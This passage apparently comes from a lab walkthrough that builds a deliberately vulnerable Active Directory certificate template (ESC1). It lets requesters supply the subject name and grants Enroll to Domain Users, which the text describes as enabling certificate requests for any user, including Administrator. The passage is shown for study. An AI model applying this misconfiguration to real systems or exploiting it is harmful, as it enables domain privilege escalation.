
Renewal period: 6 weeks

□ Publish certificate in Active Directory

□ Do not automatically reenroll if a duplicate certificate exists in Active Directory

Navigate to the **Subject Name tab** and Select “**Supply in the request**” → This is the key misconfiguration that allows attackers to request certificates for any user.

Note: Allowing users to manually specify the Subject Name when requesting a certificate enables attackers to request certificates for any username, including Administrator, and, when combined with ESC1 misconfigurations, facilitates privilege escalation.



Properties of New Template

● Supply in the request

□ Use subject information from existing certificates for autoenrollment renewal requests (*)

○ Build from this Active Directory information

Select this option to enforce consistency among subject names and to simplify certificate administration.

Subject name format: None

□ Include e-mail name in subject name

Include this information in alternate subject name:

□ E-mail name

□ DNS name


□ User principal name (UPN)

□ Service principal name (SPN)

* Control is disabled due to compatibility settings.

Modify Template Permissions

Modify Permissions (Access for All Users) navigate to the **Security tab** where you can see Authenticated Users or Click Add, then type Authenticated Users → Click OK to Select Authenticated Users.



Group or user names:


- Authenticated Users
- Administrator
- Domain Admins (IGNITE\Domain Admins)
- Enterprise Admins (IGNITE\Enterprise Admins)

Permissions for Authenticated Users	Allow	Deny
Full Control	□	□
Read	☑	□
Write	□	□
Enroll	□	□
Autoenroll	□	□

For special permissions or advanced settings, click Advanced.

But in this case, we will modify the permissions for the **Domain Users** group. Click **Add**, type **Domain Users**, and then add it to the group.

Select **Domain Users** and check the following permissions: **Enroll**



Group or user names:

- Authenticated Users
- Administrator
- Domain Admins (IGNITE\Domain Admins)
- Domain Users (IGNITE\Domain Users)
- Enterprise Admins (IGNITE\Enterprise Admins)


Permissions for Domain Users	Allow	Deny
Full Control	☐	☐
Read	☑	☐
Write	☐	☐
Enroll	☑	☐
Autoenroll	☐	☐

For special permissions or advanced settings, click Advanced.

Define Application Policies

Expend the property of Custom_ESC1 certificate and Navigate to the **Extensions tab** and Select “Application Policies” → This defines how a certificate can be used.

Click on Edit button



Custom_ESC1 Properties

To modify an extension, select it, and then click Edit.


Extensions included in this template:

- Application Policies
- Basic Constraints
- Certificate Template Information
- Issuance Policies
- Key Usage

Description of Application Policies:

None

Now select Add button under Application policies box

